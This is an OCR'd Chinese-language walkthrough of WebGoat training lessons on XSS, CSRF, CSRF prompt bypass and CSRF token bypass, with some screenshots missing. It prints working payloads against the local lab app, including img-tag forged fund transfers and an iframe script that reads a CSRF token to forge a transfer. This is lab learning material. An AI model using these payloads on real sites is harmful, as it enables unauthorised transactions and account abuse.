
Enter your credit card number: 4128 3214 0002 1999

Enter your three digit access code: <script>alert('hack')</scri

Purchase



成功信息如下：



CSRF


跨域请求伪造，就是通过注入URL的html语句，以这种方式绕过权限，从而“伪装”信息点击者对其他网站发送请求。

在本题的解释中，它使用了一个较为简单的例子来叙述整体作用流程：


攻击者通过注入一个img相关的html，而其中的src元素可以输入url。这个页面在加载时会为了找到该图片而访问url。

然而，如果url本身带有一定的函数操作，则会被自动执行（尤其是当用户已经获得了访问该url的权限时）。

在本例中，我们攻击的对象是attack，参数为screen和menu，那么如下输入这样的语句：



提交后再点击链接，发现成功完成了该测试：



CSRF Prompt By-Pass

比CSRF更进一步，我们需要通过CSRF的方式执行两条命令，一是transferFunds = 5000，二是transferFunds = CONFIRM

那么我们相当于需要两个`img`命令（其实只要插两个命令就可以了，至于答案中提到的`onerror`方式以及`iframe`方式应当是对显式隐式进行攻击的限定）

那么与CSRF一样，输入这样的代码：

Show Source | Show Solution | Show Plan | Show Hints | Restart Lesson

Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains multiple malicious requests: the first to transfer funds, and the second a request to confirm the prompt that the first request triggered. The URLs should point to the attack servlet with this CSRF-prompt-by-pass lesson's Screen, menu parameters and with an extra parameter "transferFunds" having a numeric value such as "5000" to initiate a transfer and a string value "CONFIRM" to complete it. You can copy the lesson's parameters from the inset on the right to create the URLs of the format "attack?Screen=XXX&menu=YYY&transferFunds=ZZZ". Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.


Title: test0

Message:

```
<img
src="http://localhost:8080/WebGoat/attack?
Screen=XXX&menu=YYY&transferFunds=5000">
<img src='http://localhost:8080/WebGoat/attack?
Screen=XXX&menu=YYY&transferFunds=CONFIRM' >
```

Submit

提交之后直接运行，网页会直接给过：



CSRF Token By-Pass

与前两个实验一样，但本次我们需要加入对token的考虑。

先看代码中对隐藏的token部分的相关定义：

```
Form form = new Form(action, Form.POST);
form.addAttribute("id", "transferForm");
form.addElement( new Input(Input.text, TRANSFER_FUNDS_PARAMETER, "0"));
form.addElement( new Input(Input.hidden, CSRFTOKEN, token));
form.addElement( new Input(Input.submit));
ec.addElement(form);
```

我们发现需要对CSRFToken进行后缀补充，因此需要对它进行读取并赋值，最终html代码如下：

```
<script>
var tokensuffix;

function readFrame1()
{
    var frameDoc = document.getElementById("frame1").contentDocument;
    var form = frameDoc.getElementsByTagName("form")[0];
    tokensuffix = '&CSRFToken=' + form.CSRFToken.value;

    loadFrame2();
}

function loadFrame2()
{
    var testFrame = document.getElementById("frame2");
    testFrame.src="http://localhost:8080/WebGoat/attack?
Screen=XXX&menu=YYY&transferFunds=5000" + tokensuffix;
}</script>
<iframe src="http://localhost:8080/WebGoat/attack?
Screen=XXX&menu=YYY&transferFunds=main"
        onload="readFrame1();"
        id="frame1" frameborder="1" marginwidth="0"
        marginheight="0" width="800" scrolling=yes height="300"></iframe>
<iframe id="frame2" frameborder="1" marginwidth="0"
        marginheight="0" width="800" scrolling=yes height="300"></iframe>
```

将其提交：

Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the "attack" servlet with the "Screen" and "menu" query parameters of this lesson and an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Title: test2

Message:

```
<script>
var tokensuffix;

function readFrame1()
{
    var frameDoc = document.getElementById("frame1").contentDocument;
    var form = frameDoc.getElementsByTagName("form")[0];
    tokensuffix = '&CSRFToken=' + form.CSRFToken.value;

    loadFrame2();
}
```

Submit

运行后发现正确：

CSRF Token By-Pass

Show Source | Show Solution | Show Plan | Show Hints | Restart Lesson

Congratulations. You have successfully completed this lesson.

Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the "attack" servlet with the "Screen" and "menu" query parameters of this lesson and an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Title:

Message:


HTTPOnly Test

这其实并不是一个题目，而是一个测试，用于对浏览器HTTPOnly的功能测试。

